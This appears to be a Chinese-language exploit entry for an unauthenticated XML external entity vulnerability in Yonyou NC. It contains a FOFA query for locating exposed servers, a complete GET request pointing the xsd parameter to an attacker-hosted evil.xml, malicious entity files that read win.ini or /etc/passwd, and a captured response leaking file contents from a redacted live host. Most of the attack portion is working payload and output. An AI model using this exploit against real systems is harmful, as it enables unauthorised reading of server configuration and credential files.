
Y4-16用友-NC-XXE

漏洞描述：

用友 NC 多处接口存在XML实体注入漏洞，未经身份验证攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

网站图片：



网络测绘：

fofa语法：

app="用友-UFIDA-NC"

漏洞复现：

payload：

```
GET /uapws/service/nc.itf.bd.crm.IUserExportToCrmService?xsd=http://VPS/evil.xml HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Connection: close
Accept: text/plain, */*; q=0.01
Accept-Encoding: gzip
```

任意文件读取利用，需要VPS上建立对应操作系统的xml文件，然后开启http服务。xml文件如下

```
windows:
<?xml version="1.0"?><!DOCTYPE test [<!ENTITY name SYSTEM "file:///c://windows/win.ini">]>
<user><username>&name;</username><password>1</password></user>

Linux:
<?xml version="1.0"?><!DOCTYPE test [<!ENTITY name SYSTEM "file:///etc/passwd">]>
<user><username>&name;</username><password>1</password></user>
```

效果图:


Request
数据包扫描
热加载
构造请求
GET /uapws/service/nc.itf.bd.crm.IUserExportToCrmService?xsd=http://[redacted]/evil.xml HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Connection: close
Accept: text/plain, */*; q=0.01
Accept-Encoding: gzip
Responses
539bytes / 223ms
美化
请输入定位响应
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=6DB3C4056FEF035B7E667131169D9DD2.server; Path=/uapws
Content-Type: text/xml
Date: Wed, 28 Feb 2024 12:01:23 GMT
Connection: close
Content-Length: 539
<?xml version='1.0' encoding='UTF-8'?><user><username>; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
[MCI Extensions.BAK]
aif=MPEGVideo
aifc=MPEGVideo
aiff=MPEGVideo
asf=MPEGVideo
asx=MPEGVideo
au=MPEGVideo
m1v=MPEGVideo